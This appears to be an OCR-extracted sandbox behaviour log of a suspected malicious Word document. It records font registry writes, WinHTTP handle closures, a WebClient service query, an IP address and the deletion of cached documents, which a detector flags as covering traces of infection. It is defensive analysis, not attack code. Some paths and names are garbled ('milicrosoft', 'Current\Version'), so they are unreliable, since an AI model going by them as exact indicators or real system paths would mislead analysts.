Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Black Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caritto Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caritto Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Clm Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Clm Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None		2388 2388 2388 2388 2388 2388 2388 2388
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caritto Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Laberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Laberation Mono Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Math Tex Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Math Tex Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Math Tex Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Math Tex Gyre Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None		2388 2388 2388 2388 2388 2388 2388 2388

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Condensed Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Mono Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Serif Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Serif Condensed Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentium Book Basic Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\KacstOffice Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Sans Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Serif Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Libertine Display G Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Libertine G Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Rubik Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Mono Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Naskh Arabic Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Naskh Arabic UI Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Georgian Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Lao Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Lisu Value: None	2388
		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Serif Georgian Value: None	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Serif Lao Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro ExtraLight Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Light Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Medium Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Semibold Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro ExtraLight Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Light Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Semibold Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro ExtraLight Value: None	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Light Value: None	2388
		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Semibold Value: None	
Call System API	API Name: WinHttpCloseHandle Args: (a155368) Return: 1	2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109B10090400000000000F01FE C\Usage\WordBibliographyFiles\Intl_1033\Value: 56560002	2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20090	2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20090	2388
Call System API	API Name: GetForegroundWindow Args: () Return: 20044	2388
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{618427B9-DCCD-413A-B1B3-7EC8A459DA2E}.t mp) Return: 1	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Toolbars\Settings\Microsoft Word Value: None	2388
Call Service API	API Name: OpenServiceW Args: (a1aa5c0, Webclient, 5) Return: a1aaa98	2388
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Windows\INetCache\Content.MSO\9B427E81.doc) Return: 1	2388
Call System API	API Name: WinHttpCloseHandle Args: (a164dc0) Return: 1	2388
Call System API	API Name: WinHttpCloseHandle Args: (a170170) Return: 1	2388
Call System API	API Name: WinHttpCloseHandle Args: (a161b28) Return: 1	2388
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9B427E81.doc Type: VSDT_RTF	2388
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection	
55.55.65.1	Process ID: 2388	
	File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9B427E81.doc Type: VSDT_RTF	
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\-\$A2302-4944.docx) Return: 1	2388
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\-WRS(AF011BD9-821B-441F-8F8C-A9DD5478B1C1).tm p) Return: 1	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Data\Settings Value: None	2388
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{8BD23EE4-DEDA-4315-8867-3F95EFB5857C}.tm p) Return: 1	2388
Call System API	API Name: WinHttpCloseHandle Args: (a183618) Return: 1	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTF Value: 297	2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\milicrosoft\Office\14.0\Word\miltre Value: 297	2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTT Value: None	2388
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF{9E44611E-5DE8-49B0-A002-DA8643C7CA20}.tmp Type: VSDT_WINWOR D	2388
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF{9E44611E-5DE8-49B0-A002-DA8643C7CA20}.tmp Type: VSDT_WINWOR D	2388







Process Graph Legend

